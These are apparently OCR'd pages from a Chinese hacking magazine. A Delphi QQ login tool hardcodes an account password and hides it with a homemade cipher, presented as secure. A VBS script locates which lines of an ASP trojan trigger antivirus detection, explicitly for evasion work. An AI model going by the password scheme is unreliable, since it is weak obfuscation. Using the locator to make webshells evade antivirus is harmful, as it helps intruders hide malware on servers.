


图4

三、美化和改进我们的程序

这样的程序界面或许太简陋了，下一步我们要把自己的程序美化一下，然后最好再加上自己需要的功能，在此我使用下面的方法来给程序添加漂亮的皮肤。首先把下载的“skin 控件包”安装一下，先把控件里的所有资源文件还有dcu 文件复制到Delphi 安装目录下的lib 下，然后使用下面的命令来安装你的皮肤控件：“file－open－你控件的位置-- WinSkinD7.dpk－install”。这时候Delphi 的控件面板上会出现“VCLSkin”一栏，把“SkinData”控件拖到窗体上，修改SkinData1 的SkinStore 属性为“skins”文件夹下的任意一个“skn”文件，设置SkinData1 的“Active”属性为“true”。重新运行程序，漂亮的QQ 登录程序就生成了（提示：最好使用完全安装的Delphi，绿色版本在安装控件时可能会找不到某些文件，其次是当提示无法输出到某个目录时请按提示新建一个目录），如图5、图6。


图5




图6

程序基本上是完成了，但有时候我们喜欢不输入密码而直接登录QQ，这样一方面可以方便自己，另一方面也可以躲过木马的键盘记录，为此我们继续来改进自己的程序，方法也很简单，就是添加一个“我的快速登录”按钮，编写如下单击事件代码：**winexec(PChar(qqpath+' '+GetCommandLine('270003393','19831983',41)),SW_NORMAL);**。270003393 为我的QQ 号码，19831983 为我的QQ 密码。当单击“我的快速登录”按钮时，我们自己的QQ 就可以实现快速登录了。这样的确是方便了，但也有不足，就是QQ 号码和密码明文保存在程序里了，使用十六进制工具就可以轻易地查看到我们的号码和密码，如图7 所示就是我使用“Hex Workshop”程序打开刚才编写的程序找到的QQ 密码。




图7

我们可以编写一个字符串加密函数来让我们的密码不放在程序中，使密码的值为加密后的字符串，再在对QQ 主程序添加参数时使用解密函数还原就可以了，具体的代码已经收录于光盘中，我们先使用“Encrypt”函数生成一个加密QQ 密码后的字符串，然后使用这个加密后的字符串作为“Decrypt”函数，还原后作为QQ 主成序的密码参数运行。代码修改如下：

```
  procedure TForm1.Button2Click(Sender: TObject);
  begin
  //showmessage(Encrypt('19831983'));// 查看19831983加密后的值，调试使用
  //showmessage(Decrypt('CCBTFKHOFBICDKFD'));// 还原19831983加密后的值，调试使用
  winexec(PChar(qqpath+' '+GetCommandLine('270003393',Decrypt('CCBTFKHOFBICDKFD'),41)),SW_normal);
  end;
```

这时候密码就不明文显示了，除非盗号者找出算法，否则是找不到密码的了，如图8、图9。




图8




图9

好了，一个简单的QQ 安全登录工具就制作完成了，现在我们就不用担心自己的QQ 会轻易的被盗走了。这个简单的程序，希望对大家有所帮助。

（文章中涉及到的工具源代码、控件包和编译好的程序已经收录在光盘中）

VBS 编写脚本特征码定位器

[w.w Group]逆流风（李友贤）

以前我定位脚本木马特征码都是使用 9 期杂志“木马免杀全攻略（续）脚本木马也要免杀”里介绍的“切割”法，又麻烦又累人，在看了 10 期杂志半兽人写的“跟我学 aspx 木马免杀”一文中所介绍的 myccl 定位法后，感觉不错，于是就萌生了编写一个脚本特征码定位器的想法，但时间一直不充裕，现在期中考试已经结束了，于是赶紧回家把这个脚本特征码定位器编写完成了。

我的思路是这样的，脚本要实现两个功能，生成要查杀的文件和定位特征码。在生成文件方面，将需要定位特征码的文件在 outfiles 目录下生成 1，2，3……这样的形式，1 表示第一行被空行替换掉，2 表示第二行被替换掉，依此类推。然后使用杀毒软件进行查杀，查杀剩下的文件则说明该文件被替换的行是特征码所在的行。例如剩下 1，2 这两个文件，则说明特征码在要定位文件的第一，二行。接下来就是定位了，遍历 outfiles 目录，将文件名复制给数组，循环读取数组中的行数，再读取脚本文件指定行数的内容，写入 report.txt 报告文件。程序执行的大致过程大家可以简单看一下流程图（图 1），下面我们来看几个要用到的自定义函数。




图 1

```
Function Deltextfile(Filename,lineNum)    '删除指定文件指定行数函数，Filename 是文件名，linenum 是行数
  Set fso=CreateObject("Scripting.FileSystemObject")    '建立 fso 对象模型
  Set delfile=fso.OpenTextFile(filename,1,True)    '以只读模式打开 filename 文件
  temp=""
  While Not delfile.AtEndOfStream    '用 AtEndOfStream 判断文件是否到结尾，不是进入循环
     If CInt(delfile.Line)<>CInt(linenum) Then    '如果 delfile 对象的 line 属性不等于 linenum 就执行下面的语句
           If temp<>"" Then    '如果 temp 内容不为空，则执行下面语句
                 temp=temp&vbCrLf&delfile.ReadLine    '将 temp 加上一个回车换行（vbcrlf）和 delfile 当前行的内容赋值给 temp
           Else
  temp=temp&delfile.ReadLine    '如果 temp 是空的就只将 delfile 当前行内容赋值 temp，也就是 filename 文件的第一行
           End If
     Else    '这个 else 是接上面 If CInt(delfile.Line)<>CInt(linenum) Then 的，如果 delfile 对象的 line 属性等于 linenum，也就是我们要替换成空的行就执行下面的语句，就是将这一行替换成空
           delfile.SkipLine
           temp=temp&vbCrLf
     End If
  Wend
  delfile.Close    '关闭 delfile 对象
  Deltextfile=temp    '将 temp 的内容赋值给 Deltextfile
  set fso=nothing    '关闭 fso 对象模型
  End Function
```

这是一个删除指定行的函数，用于生成要定位的文件，每行代码的功能我在注释里已经解释的很清楚了，相信大家能够看的懂。Deltextfile()函数有两个参数，Filename 和 lineNum，Filename 是文件名，linenum 是行数。例如 **Deltextfile("xfile.asp", 10)**就是将 xfile.asp 文件的第十行替换为空。接下来再来看一个得到遍历目录下文件名的函数。

```
Function getFfnames(mulu)    '参数，目录名
Set fso=CreateObject("Scripting.FileSystemObject")
Set folder=fso.GetFolder(mulu)    '用 fso 的 GetFolder 方法返回 mulu 文件夹的 Folder 对象
Set fc = folder.Files    '将 mulu 文件夹下的所有文件（folder.Files）传给 fs 集合
For Each fs In fc    'for...each，循环读取 fc 里的每一个元素，就是文件了
ary=fs.Name    '得到文件的文件名，赋值给 ary
mystring=mystring+ary    '将 mystring 和 ary 的内容赋值给 mystring，循环完成后 mystring 就得到 mulu 文件夹下所有文件的文件名了
Next
getFfnames=mystring
End Function
```

getFfnames()函数有一个参数，就是 mulu 文件夹名，实现的是将 mulu 文件夹下的文件名读取出来。例如 outfiles 目录下有 1.asp 和 2.asp 这两个文件，我们调用 getFfnames(outfiles)得到的就是 1.asp2.asp。还有最后一个自定义函数 FSOlinedit()，我们来看看。

```
Function FSOlinedit(filename,lineNum)    '读取指定行数内容函数
   lineNum=Int(lineNum)    'int()函数将 linenum 转成整型
   If lineNum < 1 Or linenum="" Then Exit Function    '如果 linenum 小于 1 或是空，则退出函数
   Dim fso,f,temparray,tempcnt    '定义 fso、f、temparray、tempcnt 这几个变量
```

```
    Set fso=CreateObject("Scripting.FileSystemObject")
    If Not fso.FileExists(filename) Then Exit Function        '如果filename文件不存在，退出函数
    Set f=fso.OpenTextFile(filename,1,True)
    If Not f.AtEndOfStream Then
        tempcnt=f.ReadAll                    '读取f对象的所有内容，就是filename的内容，赋值给tempcnt
        f.Close
        Set f=Nothing
        temparray=Split(tempcnt,vbCrLf)              '按vbcrlf用Split()函数将tempcnt分割成数组，赋值给temparray
        If linenum > UBound(temparray)+1 Then Exit Function    '如果linenum大于temparray数组+1就退出（UBound()函数的到数组的下标，下标是从0开始的，所以+1）
        FSOlinedit=temparray(linenum-1)              'temparray数组的第linenum个元素赋值给FSOlinedit，例如linenum＝2，实际对应的是temparray(1)
    End If
End Function
```

FSOlinedit()函数用来读取定位文件指定行内容以及生成report.txt文件，它有两个参数Filename和lineNum，含义和前面介绍的Deltextfile()函数一样，还是举个例子来看看FSOlinedit()函数的作用吧。例如a.txt文件有两行，第一行是hacker，第二行是xfiles，我们调用**FSOlinedit("a.txt",2)**后得到的就是xfiles了。

好了，几个自定义函数介绍完了，我们开始吧，直接看代码。

```
1  On Error Resume Next
2  Call Help()
3  f=InputBox ("输入要定位的文件名(带后缀)","脚本文件特征码定位 by [w.w.Group]逆流风")
4  If f="" Then
5  WScript.Quit
6  End If
7  Suffix = mid(f,instr(1,f,"."),len(f)) '得到文件后缀
```

第1行是容错语句，出现错误就跳过，第2行使用call调用Help()函数，这是一个帮助说明，大家不用管它，第3行使用inputbox()函数得到用户输入的文件名，赋值给f。第4－6行，判断f是否为空，是就退出。第7行比较重要，是得到f的后缀名。mid()函数从字符串中返回指定数目的字符，instr()函数返回某字符串在另一字符串中第一次出现的位置，而len()是返回字符串内字符的数目。以f=mm.asp为例，instr(1,f,".")得到的是3，len(f)的到的是6，那么**Suffix = mid(f,instr(1,f,"."),len(f))**就成了**Suffix = mid(f,3,6)**，就是从第3到第6的字符，也就是.asp了。

```
8  Set fso=CreateObject("Scripting.FileSystemObject")
9  set file=fso.opentextfile(f,1,true)
10 getline=0                        '得到文件的长度
11 Do While Not file.AtEndOfStream
12 file.SkipLine
13 getline=getline+1
14 Loop
15 file.Close
16 fso.DeleteFolder("outfiles")                '删除文件夹outfiles
17 fso.CreateFolder("outfiles")                '新建文件夹outfiles
18 n=0
19 Set file=fso.OpenTextFile(f,1,True)                 '生成查杀的文件
20 Do Until n>=getline
21 n=n+1
22 Set Killf=fso.OpenTextFile("outfiles\"&n&Suffix,2,True)
23 temp=deltextfile(f,n)
24 killf.Write temp
25 killf.Close
26 Loop
27 file.Close
```

第8－15行相信看了上面几个函数的注释就不用我解释了吧，作用是得到f文件的行数。第16，17行，先删除outfiles文件夹再新建outfiles文件夹，这是因为文件定位要用到一个目录，下次再定位的话以避免混淆。当然如果outfiles不存在是会出错的，但没关系，记得我们的第1句是什么吗？是On Error Resume Next，就是遇到错误往下执行。第19－27句是生成要查杀的文件，使用循环语句新建getline个文件，要查杀的文件有多少行就新建几个。第23行调用了前面所写的deltextfile()函数，接下来将temp的内容写入新建的文件。

```
28 return=MsgBox ("杀毒软件查杀完成后点击确定",64,"脚本文件特征码定位 by [w.w.Group]逆流风")
29 If return=1 Then              'return=1也就是点击了确定
30 ffnames=getFfnames("outfiles")            '取得outfiles下文件名
31 ffnames=Replace(ffnames,Suffix,"")
```

```
32  ffnames=Left(ffnames,Len(ffnames)-1)
33  ary = Split(ffnames,",",-1,1)
34  Else If return=2 Then       'return=2就退出
35          WScript.Quit
36          End If
37  End If
```

这段代码是得到查杀完outfiles目录的下的文件名。第28行，msgbox()函数显示一个对话框，提示查杀完点击确定，返回值给return。第30行，调用自定义函数getFfnames()。第31行，看过防注入程序的朋友很熟悉吧，使用了replace()将后缀名换成“,”。第32行就是去除最后一个“,”，因为我们要使用“,”来分割ffnames，如果最后一个“,”不去掉的话，我们的数组就会多一个空元素。第33行就是分割ffnames到数组ary了。

```
38  Set report=fso.OpenTextFile("Report.txt",2,True)   '生成报告文件
39  report.WriteLine "脚本文件特征码定位 by [w.w Group]逆流风"&vbCrLf&vbCrLf
40  report.WriteLine "特征码定位结果如下："&vbCrLf
41  For Each num In ary
42  line=FSOlinedit(f,num)
43  report.WriteLine num&"、"&line
44  Next
45  report.Close
46  fso=Nothing
47  MsgBox "定位完成，请打开report.txt查看定位结果。",64,"脚本文件特征码定位 by [w.w Group]逆流风"
```

这段代码是生成报告文件report.txt，主要看第41 44行，循环读取ary数组的每个元素给num，接下来使用FSOlinedit()函数读取定位文件的内容，赋值给line，再写入report.txt文件。好了，到这里我们的VBS脚本特征码定位器就编写好了。

我们通过位一个经典的asp木马来看看它的效果吧，我使用的是北信源VRV杀毒软件，虽然不是什么出名的杀毒软件，但是只要能查杀出木马就能够定位，如图2，图3。北信源VRV对于这个asp木马的特征码是第1－8行，如图4。

（文章中涉及到的脚本特征码定位.vbs已经收录在光盘中）

